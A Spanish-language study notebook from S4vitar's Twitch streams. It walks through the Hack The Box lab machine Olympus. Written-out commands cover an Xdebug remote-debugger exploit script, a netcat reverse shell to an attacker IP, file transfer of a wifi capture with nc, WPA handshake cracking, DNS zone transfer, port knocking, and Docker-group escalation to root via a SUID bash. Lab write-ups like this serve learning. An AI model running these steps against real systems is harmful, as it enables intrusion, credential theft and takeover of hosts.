EPFL

2021 - S4viNotes

by

Lo0pInG 404

updated on 2021-07-23

Professor:

Résumé

Preface

Introduction

Este es el Notebook de los lives en Twitch del tito S4vitar. Aqui podreis encontrar los passos impotantes de cada maquina echa. Este book no tiene que estar considerado como una lista de Walktrough, pero mas como unas notas de technicas utilizadas durante la resolucion de maquinas.

Cada maquina esta separada de la manera siguiente:

- Introduccion y link del directo
- Fase de enumeracion
- Notas sobre las vulnerabilidades econtradas
- Explotacion de vulnerabilidades para ganar accesso a la maquina victima
- Parte de escalacion de privilegios

Espero que este book ayude a la comunidad.

Acknoledgement

Por cierto, me gustaria dar las gracias a S4vitar por su contenido de calidad y las ganas que mete a lo que hace para la comunidad. Son estas ganas que me motivaron en querer aprender mas y mas.

Contents

Preface

Introduction

Este es el Notebook de los lives en Twitch del tito S4vitar. Aqui podreis encontrar los passos impotantes de cada maquina echa. Este book no tiene que estar considerado como una lista de Walktrough, pero mas como unas notas de technicas utilizadas durante la resolucion de maquinas.

Cada maquina esta separada de la manera siguiente:

- Introduccion y link del directo
- Fase de enumeracion
- Notas sobre las vulnerabilidades econtradas
- Explotacion de vulnerabilidades para ganar accesso a la maquina victima
- Parte de escalacion de privilegios

Espero que este book ayude a la comunidad.

Acknoledgement

Por cierto, me gustaria dar las gracias a S4vitar por su contenido de calidad y las ganas que mete a lo que hace para la comunidad. Son estas ganas que me motivaron en querer aprender mas y mas.

Olympus

Introduccion

La maquina del dia 22/07/2021 se llama Olympus.
El replay del live se puede ver en Twitch: S4vitaar Olympus maquina

Enumeracion

Reconocimiento de maquina, puertos abiertos y servicios

Ping

```
ping -c 1 10.10.10.83
```

ttl: 63 -> maquina linux

Nmap

```
nmap -p- --open -T5 -v -n 10.10.10.83
```

Que lento madre mia...

```
nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.10.83 -oG allPorts
extractPorts allPorts
nmap -sC -sV -p53,80,2222 10.10.10.83 -oN targeted
```

Puerto	Servicio	Que se nos occure?	Que falta?
53	domain	Domain zone transfer	Un nombre de dominio
80	http	whatweb, http-enum	Checkear la web
2222	ssh	conneccion a la maquina	Usuario contraseña

Empezamos por el puerto 80

Whatweb

```
whatweb http://10.10.10.83
```

Nada interessante

Browsear la web

Hay una imagen, se nos occure steganografia pero no hay nada.
El Wappalyser no dice que el servidor web empleado es un Apache.

WFuzz

Como no hay mucho mas que ver, applicaremos **fuzzing** para descubrir si hay mas rutas.

```
wfuzz -c -t 200 --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

No hay nada, creamos un fichero de extensiones txt, php, html y fuzzeamos otravez.

```
wfuzz -c -t 200 --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

No hay nada.

Dig

Dig a no confundir con dick ;) es una utilidad que nos permite recojer informaciones a nivel de dns.

1. Añadir la ip y el hostname en el /etc/hosts

   ```
   10.10.10.83 olympus.htb
   ```

2. Lanzar **Dig** para recojer informaciones

   ```
   dig @10.10.10.83 olympus.htb
   ```

No hay respuesta valida lo que quiere decir que el dominio no es valido

Checkear las cabezeras de las respuestas a lado del servidor

```
curl -X GET -s "http://10.10.10.83/" -I
```

```
❯ curl -X GET -s "http://10.10.10.83/" -I
HTTP/1.1 200 OK
Date: Thu, 22 Jul 2021 19:55:12 GMT
Server: Apache
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
Xdebug: 2.5.5
Content-Length: 314
Content-Type: text/html; charset=UTF-8
```

Figure 1—curl xdebug

Algo interessante en la respuesta es el Xdebug 2.5.5. Xdebug es una extension de PHP para hacer debug con haremientas depuracion tradicionales, desde el editor, tal como se hace en lenguajes de programacion clasicos. Mas informaciones sobre Xdebug en desarolloweb.com

Vulnerability Assessment

searchsploit

Checkeamos si existe un exploit relacionado con **Xdebug 2.5.5**

```
searchsploit xdebug
```

Hay un script en Ruby (Metasploit) que permitiria hacer execucion de commandos. Analizando el exploit con el commando

```
searchsploit -x xdebug
```

Que hace el exploit?

- esta tirando de index.php
- se pone en escucha en el equipo de attackante en el puerto 9000
- usa el commando eval
- deposita en una ruta del servidor un fichero con su contenido en base64
- executa el fichero con php
- la peticion esta enviada por el methodo GET con `'Cookie' => 'XDEBUG_SESSION=+rand_text_alphanumeric(10)'`

Pruebas del exploit

1. Nos ponemos en escucha en el puerto 9000

```
nc -nlvp 9000
```

2. Enviamos un peticion GET con el XDEBUG_SESSION en cookie

```
curl -s -X GET "http://10.10.10.83/index.php" -H "Cookie: XDEBUG_SESSION=EEEEE"
```

Recivimos datos del lado del servidor.

Exploitacion de la vulnerabilida

Buscamos un exploit en github y encontramos un script cortito que vamos a modificar y llamar exploit_shell.py

```
#!/usr/bin/python3

import socket
import pdb

from base64 import b64encode

ip_port = ('0.0.0.0', 9000)
sk = socket.socket()
sk.bind(ip_port)
sk.listen(10)
conn, addr = sk.accept()

while True:
    client_data = conn.recv(1024)
    print(client_data)

    data = input('>> ')
    data = data.encode('utf-8')
    conn.sendall(b'ebal -i -- ' + b64encode(data) + b'\x00')
```

1. Lanzamos el exploit

```
python3 exploit_shell.py
```

2. Lanzamos una peticion GET

```
curl -s -X GET "http://10.10.10.83/index.php" -H "Cookie: XDEBUG_SESSION=EEEEE"
```

3. En la mini shell abierta del exploit_shell.py lanzamos un **whoami**

```
system('whoami')
```

4. En la respuesta del **curl** se nos pone *www-data*

El exploit functionna y el commando **ifconfig** nos da una ip que no es la 10.10.10.83. Quiere decir que estamos en un contenedor.

Vuln exploit & Gaining Access

Ganando accesso con la vuln XDebug

1. Nos ponemos en escucha con netcat

```
nc -nlvp 443
```

2. Con el exploit exploit_shell.py lanzamos una reverse shell

```
system('nc -e /bin/bash 10.10.14.20 443')
```

De esta manera, hemos ganado accesso al equipo.

Tratamiento de la TTY

```
script /dev/null -c bash
^Z
stty raw -echo; fg
-> reset
-> xterm
export TERM=xterm
export SHELL=bash

stty -a

stty rows <rownb> columns <colnb>
```

Investigamos la maquina

```
cd /home
#Output
zeus

ls /home/zeus
#Output
airgeddon
```

Airgeddon.cap crack with Aircrack-ng

Airgeddon es una suite de utilidades para hacer auditorias wifi. Entrando en el repertorio airgeddon del usuario zeus encontramos otro repertorio llamado captured. Filtrando el contenido del directorio aigedon por ficheros `find \-type f` encontramos un fichero **captured.cap**

Vamos a transferir el fichero captured.cap a nuestro equipo de attackante

1. En la maquina de attackante

   ```
   nc -nlvp 443 > captured.cap
   ```

2. En el contenedor

   ```
   nc 10.10.14.28 443 < captured.cap
   ```

Saviendo que Airgeddon es una utilidad de auditoria wifi intentamos ver lo que contiene el **captured.cap** con la utilidad **aircrack-ng**.

```
aircrack-ng captured-cap
```



Figure 2—aircrack-ng sobre airgeddon capture

Se ve un ESSID que se llama `To_cl0se_to_th3_Sun` que parrece turbio, y un handshake que significa que alguien a esperado que una victima se connecte o reconnecte tras un attaque de deauthentificacion y a recuperado el hash de authentificacion.

Analizando la captura con **tshark** se ve que a sido un attaque de deauthentificacion

```
tshark -r captured.cap 2>/dev/null
```

o filtrado por deauthentificacion

```
tshark -r captured.cap -Y "wlan.fc.type_subtype==12" -Tfields -e wlan.da 2>/dev/null
```

Crackeo con Aircrack-ng

```
aircrack-ng -w /usr/share/wordlists/rockyou.txt captrured.cap
```

Este crack duraria aprox una hora.

Con investigacion S4vi a pillado una palabra flight en un fichero .txt y buscando por el dios griego del vuelo encontro que este dios seria icarus.

Para ganar tiempo, se crea un diccionario mas pequenito que contiene la palabra *icar*

```
grep "icar" /usr/share/wordlists/rockyou.txt > dictionary.txt
```

```
aircrack-ng -w dictionary.txt captured.cap
```

Ya encontramos la contraseña.

Crackeo con John

Extraemos lo que nos interressa del fichero **captured.cap** en un fichero mas pequenito que se llama Captura.hccap que con la utilidad **hccap2john** no permite transformarldo en un hash compatible con **John**

```
aircrack-ng -J Captura captured.cap
hccap2john Captura.hccap > hash
john -wordlist=/usr/share/wordlists/rockyou.txt hash
```

Conneccion a la maquina victima

Ahora que tenemos un usuario potencial y una contraseña, intentamos connectar con ssh al puerto 2222

```
ssh icarus@10.10.10.83
```

Con la contraseña encontrada no nos functionna. Intentamos con el nombre turbio de esta red inalhambrica como contraseña.

Y PA DENTRO

Investigacion de la maquina victima

Hay un fichero que contiene un nombre de dominio valido **ctfolympus.htb**

Intentamos poner el nombre del dominio en el `/etc/hosts` pero la web sigue siendo la misma.

Sabiendo que el puerto 53 esta habierto y teniendo ahora un nombre de dominio valido, podemos hacer un attacke de transferencia de zona con **dig**

Attacke de transferencia de zona con dig

El tito nos vuelve a decir que es muy importante no confundir la arremienta dig con dick. Dig esta en la categoria Sciencia y Technologia y la otra en la categoria HotTub ;)

```
dig @10.10.10.83 ctfolympus.htb
```

Como **dig** nos responde, ya podemos ir enumerando cosas

1. Enumerar los mail servers

   ```
   dig @10.10.10.83 ctfolympus.htb mx
   ```

2. Intentamos un attacke axfr

   ```
   dig @10.10.10.83 ctfolympus.htb axfr
   ```



Figure 3—dig ctfolympus.htb

Se puede ver que hay un usuario y una contraseña potencial en un TXT con una lista de puertos. La idea aqui seria de hacer un **Port Knocking**

Port Knocking

En este caso la idea seria connectarse al puerto 22 (es una supposicion). El problema es que este puerto esta cerrado. La idea de la technica de **Port Knocking** es que si el attackante golpea unos puertos en un orden definido, por iptables se puede exponer o bloquear un puerto.

```
nmap -p3456,8234,62431,22 --open -T5 -v -n 10.10.10.83 -r
```

[!] NOTAS: El argumento `-r` es para decir a NMAP de scannear los puertos en este mismo orden

Lanzando el commando multiples veces, NMAP nos reporta ahora quel puerto 22 esta ya habierto. Lo que se puede hacer es, de seguida despues del **Port Knocking** con nmap, lanzar un commando ssh a la maquina.

```
nmap -p3456,8234,62431,22 --open -T5 -v -n 10.10.10.83 -r && ssh prometheus@10.10.10.83
```

Perfecto se nos pregunta por una contraseña **Y PA DENTRO**
En este momento ya se puede ver la flag `user.txt` y Podemos passar a la phase de escalacion de privilegios.

Privilege Escalation

Enumeracion del usuario en la maquina victima

```
whoami
id
```

Ya es sufficiente aqui porque ya se puede ver quel usuario esta en el grupo Docker.

Escalacion de privilegios con Docker

1. Checkear las imagenes Docker existentes

   ```
   docker ps
   ```

2. Utilizar una imagen existente para crear un contenedor y **mountarle** la raiz del systema en el contenedor

   ```
   docker run --rm -it -v /:/mnt rodhes bash
   cd /mnt/root/
   cat root.txt
   ```

3. Escalar privilegios en la maquina real

   - en el contenedor

     ```
     cd /mnt/bin
     chmod 4755 bash
     exit
     ```

   - en la maquina real

```
bash -p
whoami

#Output
root
```